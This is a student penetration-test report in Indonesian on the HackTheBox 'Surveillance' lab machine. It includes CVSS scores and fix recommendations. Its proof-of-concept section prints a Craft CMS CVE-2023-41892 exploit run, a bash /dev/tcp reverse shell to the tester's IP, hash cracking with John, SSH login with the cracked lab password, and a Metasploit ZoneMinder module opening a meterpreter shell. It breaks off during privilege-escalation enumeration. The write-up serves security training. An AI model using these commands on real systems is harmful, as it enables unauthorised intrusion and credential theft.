



PENETRATION TESTING REPORT

HackTheBox : Surveillance

Kelas: LB07

Oleh: Kelompok 8



Document Information

Assessment Information	
Assessors	Client
Cindy - 2602107000 Samuel Chandra Sutiaman - 2602112682 Fachry Altair Gantari Amaludin - 2602109366 Aditya Thaddeus Wibisono - 2602104056 Lukky Junior Ixs Thiodore - 2602177442 M. Irkam Farsha El-Qudshi - 2602184164 Melvern Liang Alianto - 2602148796 Nicholas Fidelio Triandy - 2602185980	HackTheBox: Surveillance Machine
Assessment Period	
15 Desember 2023	

Assessment Scope

Enumeration	Description
Assessment Type	External Black-box
Vulnerability Scanner	Kali Linux 2022.1
Server IP Address	10.10.11.245

Executive Summary

Background

Penemuan yang ditemukan dalam *penetration testing* yang dilakukan oleh tim kami terhadap *machine* Surveillance pada tanggal 15 Desember 2023 dirangkum dalam laporan ini. *Penetration Testing* ini kami lakukan untuk mencari dan menemukan kelemahan pada sistem yang akan kami *exploit* dengan tujuan untuk menilai kerentanan di dalam sistem ini. Selain itu, *test* ini kami lakukan untuk memberikan rekomendasi yang baik untuk kedepannya mengenai sistem Surveillance ini.

Key Findings

Kelompok kami menemukan beberapa *security flaws/vulnerability* yang terdapat di mesin HackTheBox: Surveillance yang bisa dieksploitasi oleh orang yang tidak bertanggung jawab. Beberapa *vulnerabilities* yang kami temukan sebagai berikut:

1. Penggunaan *framework* website dengan versi lama (CraftCMS 4.4.14) yang memiliki Remote Code Execution Vulnerability (CVE-2023-41892) sehingga seorang *attacker* bisa menggunakan *exploit* tersebut untuk mendapatkan akses ke webserver.
2. Ditemukannya file SQL di web server. File SQL ini bisa diakses dan di-download oleh *attacker*. File SQL ini berisikan *users* dan *password* yang memungkinkan *attacker* menggunakannya untuk masuk ke SSH service.
3. Penggunaan **Zoneminder** sebagai *software surveillance* yang digunakan, dimana *exploit* untuk *software Zoneminder* ini mudah ditemukan di **Metasploit**.
4. Adanya *Vulnerability* di *script zupdate.pl* yang berfungsi untuk meng-update database, bisa digunakan untuk menjalankan *malicious file* di dalam *script* tersebut sehingga *attacker* bisa mendapatkan *root privilege*.

Vulnerabilities di atas dapat menyebabkan pelanggaran serius terhadap kerahasiaan dan integritas semua informasi yang ada jika dieksploitasi. Akses tidak sah terhadap informasi mengenai server dan lainnya dapat diperoleh oleh orang yang tidak bertanggung jawab.

Konsekuensi dari terjadinya pelanggaran di atas bisa menyebabkan kerugian secara materil yang menyebabkan *financial loss* untuk perusahaan dan mengurangi kepercayaan dari *customers*.

Strategic Recommendation

Kami merekomendasikan perusahaan Surveillance untuk:

1. Perbarui framework CraftCMS ke versi terbaru.
2. Me-restrict user yang bisa mengakses beberapa file penting yang ada di web server.
3. Menggunakan software zoneminder versi terbaru atau menggunakan software lain yang lebih aman.
4. Me-restrict inputan dari user dalam *script zupdate.pl* yang terhubung dengan database sehingga user tidak bisa input *malicious file* atau *malicious command*.
5. Lakukan pengetestan kembali setelah update.

Kami merekomendasikan untuk segera memperbaiki celah yang ada untuk keamanan.

CVSS Scoring

CVSS Scoring yang kami lakukan berdasarkan CVSS 4.0. Hal ini bertujuan untuk menentukan seberapa besar *risks* yang dimiliki oleh *vulnerability* yang ada.

1. CraftCMS 4.4.14 Remote Code Execution (CVE-2023-41892):

❖ Base Metric:

- Attack Vector (AV): Network (N)
- Attack Complexity (AC): Low (L)
- Attack Requirement (AT): None (N)
- Privileges Required (PR): None (N)
- User Interaction (UI): None (N)
- Confidentiality (VC): High (H)
- Integrity (VI): None (N)
- Availability (VA): None (N)
- Confidentiality in Vulnerable System Impact Metrics (VC): High (H)
- Integrity in Vulnerable System Impact Metrics (VI): None (N)
- Availability in Vulnerable System Impact Metrics (VA): None (N)
- Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:H/VI:N/VA:N/SC:H/SI:N/SA:N
- **CVSS Score: 9.2 (Critical)**

2. SQL File di yang bisa diakses di Web Server:

❖ Base Metric:

- Attack Vector (AV): Network (N)
- Attack Complexity (AC): Low (L)
- Attack Requirement (AT): None (N)
- Privileges Required (PR): Low (L)
- User Interaction (UI): None (N)
- Confidentiality in Vulnerable System Impact Metrics (VC): High (H)
- Integrity in Vulnerable System Impact Metrics (VI): Low (L)
- Availability in Vulnerable System Impact Metrics (VA): None (N)
- Confidentiality in Subsequent System Impact Metrics (SC): High (N)
- Integrity in Subsequent System Impact Metrics (SI): Low (L)
- Availability in Subsequent System Impact Metrics (SA): None (N)
- Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:L/UI:N/VC:H/VI:N/VA:N/SC:H/SI:L/SA:N
- **CVSS Score: 8.4 (High)**

3. Zoneminder Exploit in Metasploit:

❖ Base Score:

- Attack Vector (AV): Network (N)
- Attack Complexity (AC): Low (L)
- Attack Requirement (AT): None (N)

- Privileges Required (PR): None (N)
- User Interaction (UI): None (N)
- Confidentiality in Vulnerable System Impact Metrics (VC): Low (L)
- Integrity in Vulnerable System Impact Metrics (VI): None (N)
- Availability in Vulnerable System Impact Metrics (VA): None (N)
- Confidentiality in Subsequent System Impact Metrics (SC): None (N)
- Integrity in Subsequent System Impact Metrics (SI): None (N)
- Availability in Subsequent System Impact Metrics (SA): None (N)
- Vector:
CVSS:4.0/AV:N/AC:L/AT:N/PR:N/UI:N/VC:L/VI:N/VA:N/SC:N/SI:N/SA:N
- **CVSS Score: 6.9 (Medium)**

4. Vulnerability in zupdate.pl for Root Privilege Escalation:


❖ Base Score:

- Attack Vector (AV): Local (L)
- Attack Complexity (AC): Low (L)
- Attack Requirement (AT): None (N)
- Privileges Required (PR): Low (L)
- User Interaction (UI): None (N)
- Confidentiality in Vulnerable System Impact Metrics (VC): High (H)
- Integrity in Vulnerable System Impact Metrics (VI): High (H)
- Availability in Vulnerable System Impact Metrics (VA): None (N)
- Confidentiality in Subsequent System Impact Metrics (SC): High (H)
- Integrity in Subsequent System Impact Metrics (SI): None (N)
- Availability in Subsequent System Impact Metrics (SA): None (N)
- Vector:
CVSS:4.0/AV:L/AC:L/AT:N/PR:L/UI:N/VC:H/VI:H/VA:N/SC:H/SI:N/SA:N
- **CVSS Score: 9.2 (Critical)**

Proof Of Concept

• Information Gathering


All Open Ports and Software Versions	
Command Used and Tools used	Tools Used: Nmap Command Used: -sV -O -T5
Result	<pre>(root@kali)-[/home/kali] # nmap -sV -O -T5 10.10.11.245 Starting Nmap 7.94 (https://nmap.org) at 2023-12-18 08:18 EST Nmap scan report for surveillance.htb (10.10.11.245) Host is up (0.023s latency). Not shown: 998 closed tcp ports (reset) PORT STATE SERVICE VERSION 22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0) 80/tcp open http nginx 1.18.0 (Ubuntu) Aggressive OS guesses: Linux 4.15 - 5.8 (96%), Linux 5.3 - 5.4 (95%), Linux 2.6.32 (95%), Linux 5.0 - 5.5 (95%), Linux 3.1 (95%), Linux 3.2 (95%) Linux 3.16 (93%), Linux 5.0 (93%) No exact OS matches for host (test conditions non-ideal). Network Distance: 2 hops Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 44.91 seconds</pre>
Description	<ol style="list-style-type: none"> 1. Kami menggunakan tools Nmap untuk mencari port yang terbuka pada machine ini dan menemukan 2 port yang terbuka, yaitu port 22 (SSH Service) dan port 80 (HTTP Service). 2. Command -sV kami gunakan untuk mengetahui <i>software version</i> dan kami menemukan pada service SSH menggunakan OpenSSH versi 8.9p1 dan service HTTP menggunakan Nginx versi 1.18.0. 3. Command -O untuk mengetahui OS yang digunakan pada service tersebut tetapi tidak kami dapatkan.

Target Web Application Location	
Listen Port	80
Preview	
Description	Pada port 80 yaitu HTTP service, kami menemukan bahwa terdapat aplikasi web yang memiliki nama surveillance.htb . Dalam website tersebut, berisikan tentang “Home Security”.

Target Web Application Information Gathering

Tools used	Gunakan tombol F12 pada keyboard atau klik kanan pada bagian halaman website yang kosong lalu inspect untuk melihat page source.
Preview	<pre><section class="footer_section"> <div class="container"> <p> &copy; All Rights Reserved By SURVEILLANCE.HTB
 Powered by Craft CMS </p> </div> </section></pre>
Description	Setelah masuk ke halaman utama web surveillance.htb , kami melakukan information gathering dengan cara melakukan inspect pada web tersebut untuk mencari informasi yang penting mengenai web surveillance.htb . Di dalam inspect ini, kami menemukan informasi bahwa web ini menggunakan framework website craftcms 4.4.14 .

Target Web Application Information Gathering

Tools used	Google
Preview	 <p>The screenshot shows a GitHub Gist page for a user named 'gmh5225'. The gist is titled 'CVE-2023-41892-POC.md' and was created 3 months ago. It contains a Proof-of-Concept (POC) for CVE-2023-41892, a Craft CMS vulnerability that allows Remote Code Execution (RCE). The gist includes an overview section explaining the vulnerability and a code snippet for the POC.</p>
Description	<ol style="list-style-type: none"> 1. Karena kami sudah mengetahui web tersebut memakai craftcms 4.4.14, untuk framework dalam pembuatan web, Selanjutnya kami mencari vulnerability dan menemukan bahwa craftcms 4.4.14 memiliki vulnerability Remote Code Execution. 2. Selanjutnya kami mencari dan menemukan exploit untuk craftcms 4.4.14.

● Web Application Penetration Testing


Web Application Penetration	
Attack Method	Exploit CVE-2023-41892
Payload or Command Used	Payload used: CVE-2023-41892 command used: python3 CVE-2023-41892.py http://surveillance.htb/
Step-by-Step Action	<ol style="list-style-type: none"> 1. Pertama kami copy-paste script exploit CVE-2023-41892 dari github dan simpan dalam text editor dengan extension .py 2. Selanjutnya kami menggunakan <i>tools</i> python3 3. Lalu kami menjalankan script RCE yang sudah dibuat dengan payload tertera. 4. Setelah kami jalankan, kami dapat mengakses shell untuk web surveillance.htb
Result	<pre>(kali㉿kali)-[~/Downloads] └─\$ python3 poc.py http://surveillance.htb/ [-] Get temporary folder and document root ... [-] Write payload to temporary file ... [-] Trigger imagick to write shell ... [-] Done, enjoy the shell \$ whoami www-data</pre>

Web Application Penetration	
Attack Method	Reverse Shell
Payload or Command Used	Payload used: <pre>\$ bash -c "bash -i >& /dev/tcp/10.10.14.67/5555 0>&1"</pre> Tools used: Netcat Command used: nc -lvnp 5555 (5555 sebagai port yang kami buka).
Step-by-Step Action	<ol style="list-style-type: none"> 1. Setelah mendapatkan akses shell untuk web surveillance.htb, kami masih belum bisa untuk <i>men-download</i> atau melakukan information gathering di shell tersebut. Maka dari itu, kami melakukan reverse shell. 2. Pertama kami menjalankan netcat dengan command nc -lvnp 5555 untuk melakukan reverse shell. Netcat ini berfungsi untuk membuka port dan menghubungkan shell web dengan komputer agar kita dapat mengakses web tersebut. 3. Selanjutnya kami menjalankan payload yang tertera di dalam shell web yang sudah kami dapatkan tadi.

	4. Setelah kami jalankan, kami mendapatkan reverse shell untuk web surveillance.htb .
Result	<pre> File Actions Edit View Help (kali@kali)-[~] \$ nc -lvnp 5555 listening on [any] 5555 ... connect to [10.10.14.67] from (UNKNOWN) [10.10.11.245] 34012 bash: cannot set terminal process group (1089): Inappropriate ioctl for device bash: no job control in this shell www-data@surveillance:~/html/craft/web/cpresources\$ </pre>

Information Retrieval	
Information Retrieval Method	Using wget tool
Payload or Command Used	wget "http://surveillance.htb/surveillance-2023-10-17-202801-v4.4.14.sql.zip"
Step-by-Step Action	<ol style="list-style-type: none"> 1. Kami menggunakan command ls untuk memeriksa ada file atau direktori apa saja yang tersedia. 2. Kami mencari file yang menarik, gunakan command cd untuk berpindah direktori (masuk ke dalam direktori ~/html/craft/storage/backups) 3. Kami mencoba ls, terdapat file yang kami cari dengan nama http://surveillance.htb/surveillance-2023-10-17-202801-v4.4.14.sql.zip 4. Kami copy filenya ke dalam direktori ~/html/craft/web agar dapat kami <i>download</i> 5. Pindah ke dalam direktori ~/html/craft/web lalu gunakan command wget untuk <i>men-download-nya</i>
Result	<pre> (kali@kali)-[~] \$ wget "http://surveillance.htb/surveillance-2023-10-17-202801-v4.4.14.sql.zip" --2023-12-15 05:07:14-- http://surveillance.htb/surveillance-2023-10-17-202801-v4.4.14.sql.zip Resolving surveillance.htb (surveillance.htb)... 10.10.11.245 Connecting to surveillance.htb (surveillance.htb) 10.10.11.245 :80... connected. HTTP request sent, awaiting response... 200 OK Length: 19918 (19K) [application/zip] Saving to: 'surveillance-2023-10-17-202801-v4.4.14.sql.zip.1' surveillance-2023-10-17-202801-v4.4.14.sql.zip.1 100%[=====] 2023-12-15 05:07:15 (57.2 KB/s) - 'surveillance-2023-10-17-202801-v4.4.14.sql.zip.1' saved [19918/19918] </pre>

Information Gathering	
Result	<p>USERS: <code>'admin', 'Matthew B', 'Matthew', 'B', 'admin@surveillance.htb'</code></p> <p>PASSWORD: <code>'39ed84b22ddc63ab3725a1820aaa7f73a8f3f10d0848123562c9f35c675770ec'</code></p>
Description	Pada file tersebut, kami menemukan beberapa user, yaitu admin, Matthew B, Matthew, b, dan admin@surveillance.htb . Selain itu, kami mendapatkan yang kemungkinan adalah hash dari password salah satu user.

Password Hash Decrypting	
Tools	johntheripper
Result	 <pre> (root@kali)-[/home/kali] # john Matthew.txt --wordlist=/usr/share/wordlists/rockyou.txt --format=Raw-SHA256 Using default input encoding: UTF-8 Loaded 1 password hash (Raw-SHA256 [SHA256 128/128 AVX 4x]) Warning: poor OpenMP scalability for this hash type, consider --fork=4 Will run 4 OpenMP threads Press 'q' or Ctrl-C to abort, almost any other key for status starcraft122490 (?) 1g 0:00:00:01 DONE (2023-12-15 05:17) 0.9708g/s 3467Kp/s 3467Kc/s 3467KC/s stefon23..srfl01 Use the "--show --format=Raw-SHA256" options to display all of the cracked passwords reliably Session completed. </pre>
Description	<p>Setelah mendapatkan hash password dari salah satu user, kami menggunakan <i>tools</i> johntheripper untuk melakukan decrypting hash yang kami dapatkan. Hasil dari hash tersebut adalah starcraft122490 yang berfungsi sebagai password untuk salah satu user.</p>

● Server Penetration Testing


Server Penetration	
Attack Method	ssh login
Command Used	ssh matthew@10.10.11.245 Password : starcraft122490
Step-by-Step Action	<ol style="list-style-type: none"> 1. Untuk mencoba login ke ssh service yang ada di server tersebut, kami menggunakan command <code>ssh matthew@10.10.11.245</code> pada terminal. 2. Selanjutnya, ssh akan meminta password. 3. Kami menggunakan password yang sudah kami <i>decrypt</i> sebelumnya, yaitu starcraft122490. 4. Setelah itu kami berhasil masuk ke dalam ssh service di server tersebut sebagai user Matthew.


Result	<pre> (kali@kali)-[~] └─\$ ssh matthew@surveillance.htb matthew@surveillance.htb's password: Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-89-generic x86_64) * Documentation: https://help.ubuntu.com * Management: https://landscape.canonical.com * Support: https://ubuntu.com/advantage System information as of Fri Dec 15 10:18:01 AM UTC 2023 System load: 1.77783203125 Processes: 262 Usage of /: 85.1% of 5.91GB Users logged in: 1 Memory usage: 24% IPv4 address for eth0: 10.10.11.245 Swap usage: 0% ⇒ / is using 85.1% of 5.91GB ⇒ There are 2 zombie processes. Expanded Security Maintenance for Applications is not enabled. 0 updates can be applied immediately. Enable ESM Apps to receive additional future security updates. See https://ubuntu.com/esm or run: sudo pro status The list of available updates is more than a week old. To check for new updates run: sudo apt update Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings Last login: Fri Dec 15 10:02:14 2023 from 10.10.11.245 matthew@surveillance:~\$ whoami matthew </pre>
--------	---

SSH Retrieval File	
Command Used	<ul style="list-style-type: none"> - ls - cat
Step-by-Step Action	<ol style="list-style-type: none"> 1. Setelah kita telah berhasil masuk ke ssh Matthew, kita akan melihat apa saja yang ada pada ssh Matthew. 2. Untuk melihat apa yang ada di ssh Matthew, kita dapat menggunakan command ls. 3. Setelah itu kita dapat melihat adanya file “user.txt”. 4. Untuk melihat isi dari file “user.txt”, kita dapat menggunakan command “cat user.txt”
Result	<pre> matthew@surveillance:~\$ ls user.txt matthew@surveillance:~\$ </pre>

● Privilege Escalation

Information Gathering for Privilege Escalation	
Command Used	sudo su
Step-by-Step Action	<ol style="list-style-type: none"> 1. Setelah mendapatkan file user.txt, kami mencoba untuk melakukan <i>privilege escalation</i> untuk menaikkan privilege kami dalam server. 2. Kami menggunakan command sudo su untuk mencoba menjadi super user di ssh service di server tersebut. 3. Result dari ini adalah user Matthew tidak bisa menjadi super user
Result	<pre> matthew@surveillance:~\$ sudo su [sudo] password for matthew: matthew is not in the sudoers file. This incident will be reported. </pre>



SSH Information Gathering	
Command Used	cd .. ls
Step-by-Step Action	<ol style="list-style-type: none"> 1. Kami menggunakan cd .. untuk keluar dari directory saat ini. 2. Setelah keluar dari directory sebelumnya, kami menggunakan command ls kembali untuk melihat isi dari directory saat ini. 3. Kami menemukan ada 2 directory, yaitu matthew dan zoneminder 4. Kami mencoba untuk masuk ke directory zoneminder tetapi untuk user Matthew, ia tidak diberikan akses untuk membuka directory tersebut.
Result	 <pre> matthew@surveillance:~\$ cd .. matthew@surveillance:/home\$ ls matthew zoneminder matthew@surveillance:/home\$ cd zoneminder -bash: cd: zoneminder: Permission denied matthew@surveillance:/home\$ </pre>

Information Gathering	
Tools used	Google
Preview	
Description	<ol style="list-style-type: none"> 1. Setelah kami mengetahui ada directory zoneminder di SSH service, selanjutnya kami mencari tahu mengenai zoneminder. 2. Dari hasil pencarian di google, kami mengetahui bahwa zoneminder adalah sebuah surveillance software. 3. Dari sini kami mengetahui bahwa server ini menggunakan surveillance software dari zoneminder.

Zoneminder Information Gathering

Tools used	LinPEAS
Result	<pre> PHP exec extensions drwxr-xr-x 2 root root 4096 Oct 17 16:25 /etc/nginx/sites-enabled drwxr-xr-x 2 root root 4096 Oct 17 16:25 /etc/nginx/sites-enabled lrwxrwxrwx 1 root root 42 Oct 17 16:25 /etc/nginx/sites-enabled/zoneminder.conf -> /etc/nginx/sites-available/zoneminder.conf server { listen 127.0.0.1:8080; root /usr/share/zoneminder/www; # Analyzing Backup Manager Files (limit 70) -rw-r--r-- 1 root zoneminder 5265 Nov 18 2022 /usr/share/zoneminder/www/ajax/modals/storage.php -rw-r--r-- 1 root zoneminder 1249 Nov 18 2022 /usr/share/zoneminder/www/includes/actions/storage.php -rw-r--r-- 1 root zoneminder 3503 Oct 17 11:32 /usr/share/zoneminder/www/api/app/Config/database.php 'password' => ZM_DB_PASS, 'database' => ZM_DB_NAME, 'host' => 'localhost', 'password' => 'ZoneMinderPassword2023', 'database' => 'zm', \$this->default['host'] = \$array[0]; \$this->default['host'] = ZM_DB_HOST; -rw-r--r-- 1 root zoneminder 11257 Nov 18 2022 /usr/share/zoneminder/www/includes/database.php </pre>
Description	<ol style="list-style-type: none"> 1. Kami menggunakan <i>tool</i> linPEAS untuk mencari vulnerability yang dimiliki di SSH service. 2. Di sini kami menemukan zoneminder berjalan di <i>localhost</i> 127.0.0.1:8080 3. Di sini kami temukan juga password untuk masuk ke zoneminder yaitu ZoneMinderPassword2023.

Zoneminder Penetration Testing

Method Used	Port Forwarding
Result	 
Description	<ol style="list-style-type: none"> 1. Kami melakukan <i>port forwarding</i> untuk bisa membuka zoneminder di perangkat kami karena di server surveillance, zoneminder berada di localhost. 2. Setelah melakukan <i>port forwarding</i>, kami bisa membuka website zoneminder di perangkat kami. 3. Langkah selanjutnya kami melakukan brute force login dan mencari exploit, tetapi kami tidak berhasil dari kedua cara itu.

Zoneminder Penetration Testing

Tool Used and Module Used	<ol style="list-style-type: none"> 1. Tool Used: Metasploit 2. exploit/unix/webapp/zoneminder_snapshots
Result	<pre> msf6 exploit(unix/webapp/zoneminder_snapshots) > set RHOST 127.0.0.1 RHOST => 127.0.0.1 msf6 exploit(unix/webapp/zoneminder_snapshots) > set RPORT 9000 RPORT => 9000 msf6 exploit(unix/webapp/zoneminder_snapshots) > set LHOST tun0 LHOST => tun0 msf6 exploit(unix/webapp/zoneminder_snapshots) > set LPORT 4444 LPORT => 4444 msf6 exploit(unix/webapp/zoneminder_snapshots) > set TARGETURI / TARGETURI => / msf6 exploit(unix/webapp/zoneminder_snapshots) > set AutoCheck false AutoCheck => false msf6 exploit(unix/webapp/zoneminder_snapshots) > run [*] Started reverse TCP handler on 10.10.14.67:4444 [!] AutoCheck is disabled, proceeding with exploitation [*] Fetching CSRF Token [*] Got Token: key:22f88e577920314676dce21ced67bc438e30875e,1702636565 [*] Executing nix Command for cmd/linux/http/x64/meterpreter/reverse_tcp [*] Sending payload [*] Sending stage (3045380 bytes) to 10.10.11.245 [*] Meterpreter session 3 opened (10.10.14.67:4444 -> 10.10.11.245:36822) at 2023-12-15 05:36:19 -0500 [*] Payload sent meterpreter > </pre> <pre> meterpreter > shell Process 49746 created. Channel 1 created. whoami zoneminder </pre>
Description	<ol style="list-style-type: none"> 1. Kami menggunakan <i>module</i> dari metasploit yang tertera di atas, setelah itu kami melakukan <i>setting</i> IP dan Port zoneminder setelah kami port forwarding sebelumnya, dan juga IP dan port perangkat kami. 2. Setelah kami jalankan <i>module</i> tersebut, kami memulai shell dan berhasil memulai shell untuk zoneminder.

Information Gathering in Zoneminder

Tool Used and Module Used	<ol style="list-style-type: none"> 1. Tool Used: Metasploit 2. exploit/unix/webapp/zoneminder_snapshots
---------------------------	---


Result	<pre> meterpreter > shell Process 49746 created. Channel 1 created. whoami zoneminder sudo -l Matching Defaults entries for zoneminder on surveillance: env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty User zoneminder may run the following commands on surveillance: (ALL : ALL) NOPASSWD: /usr/bin/zm[a-zA-Z]*.pl * ls -lha /usr/bin/zm*.pl -rwxr-xr-x 1 root root 43K Nov 23 2022 /usr/bin/zmaudit.pl -rwxr-xr-x 1 root root 13K Nov 23 2022 /usr/bin/zmcamtool.pl -rwxr-xr-x 1 root root 6.0K Nov 23 2022 /usr/bin/zmcontrol.pl -rwxr-xr-x 1 root root 26K Nov 23 2022 /usr/bin/zmdc.pl -rwxr-xr-x 1 root root 35K Nov 23 2022 /usr/bin/zmfilter.pl -rwxr-xr-x 1 root root 5.6K Nov 23 2022 /usr/bin/zmonvif-probe.pl -rwxr-xr-x 1 root root 19K Nov 23 2022 /usr/bin/zmonvif-trigger.pl -rwxr-xr-x 1 root root 14K Nov 23 2022 /usr/bin/zmpkg.pl -rwxr-xr-x 1 root root 18K Nov 23 2022 /usr/bin/zmrecover.pl -rwxr-xr-x 1 root root 